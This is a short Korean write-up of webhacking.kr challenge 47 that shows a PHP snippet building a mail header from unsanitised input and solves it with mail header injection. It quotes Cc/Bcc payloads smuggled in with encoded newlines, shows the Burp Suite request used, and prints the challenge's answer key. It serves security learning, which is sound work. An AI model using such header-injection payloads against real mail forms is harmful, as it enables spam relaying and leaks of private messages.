

webhacking.kr 47번문제

Xero

박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-03

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

Mail Header injection이다.

Mail Header injection

*서버문제로 mail함수는 주석처리 해놓은 상태이며 취약점을 공략할 수 있는 구문을 입력했을 때 정답이 출력되도록 하드코딩 해놨습니다.

Mail :

제출

소스를 보면 index.php를 가리킨다.

다음은 index.php의 소스이다.

```
<?
if($_POST[email])
{
$pass="????";
$header="From: $_POST[email]\r\n";
mail("admin@webhacking.kr","readme","password is $pass",$header);
echo("<script>alert('Done');</script><meta http-equiv=refresh content=1>");
}
?>
```

Mail header injection으로 검색해서 참조인 cc를 이용하는 것을 알아냈다.

INFOSEC
INSTITUTE

some examples:

Inject Cc and Bcc after sender argument

From:sender@domain.com%0ACc:recipient@domain.co.%0ABcc:recipient1@domain.com

So now, the message will be sent to the recipient and recipient1 accounts.


Burp Suite를 이용해 다음과 같이 cc를 추가하였다.

```
email=xero%40xero.com
cc:xero@xero.com
```

그러자 다음과 같이 password를 출력한다.

Password is 2d3c69628ea84f7f6f25c5593a098718

Auth에 인증하면 클리어된다.



KEY : 2d3c69628ea84f7f6f25c5593a098718